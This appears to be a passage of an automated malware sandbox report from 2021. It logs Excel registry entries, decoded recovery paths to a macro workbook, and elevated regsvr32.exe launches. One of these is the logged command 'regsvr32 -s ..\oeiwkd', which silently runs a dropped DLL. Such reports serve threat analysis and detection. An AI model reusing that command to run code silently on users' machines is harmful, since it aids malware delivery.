HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEA8B9AC0	unknown

Copyright Joe Security LLC 2021

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECC92	ECC92	binary	04 00 00 00 88 02 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 3F 1D 3C 1B C9 2B D7 01 92 CC 0E 00 92 CC 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECD7C	ECD7C	binary	04 00 00 00 88 02 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 64 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 73 00 2D 00 32 00 31 00 31 00 32 00 34 00 39 00 31 00 36 00 30 00 37 00 2E 00 78 00 6C 00 73 00 6D 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 83 70 5D 1B C9 2B D7 01 7C CD 0E 00 7C CD 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F693E	F693E	binary	04 00 00 00 88 02 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 D5 9A C9 32 C9 2B D7 01 3E 69 0F 00 3E 69 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEA8B9AC0	unknown

Copyright Joe Security LLC 2021

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F79B2	F79B2	binary	04 00 00 00 88 02 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 D5 9A C9 32 C9 2B D7 01 B2 79 0F 00 B2 79 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00

Wow64 process (32bit):	false
Commandline:	regsvr32 -s ..\oeiwkd
Imagebase:	0xff580000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 2496 Parent PID: 648

General

Start time:	09:14:43
Start date:	07/04/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -s
Imagebase:	0xff580000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 2552 Parent PID: 648

General

Start time:	09:14:43
Start date:	07/04/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -s
Imagebase:	0xff580000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 2604 Parent PID: 648

General

Start time:	09:14:43
Start date:	07/04/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -s
Imagebase:	0xff580000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true

Copyright Joe Security LLC 2021

Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 2544 Parent PID: 648

General

Start time:	09:14:44
Start date:	07/04/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -s
Imagebase:	0xff580000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis

Copyright Joe Security LLC 2021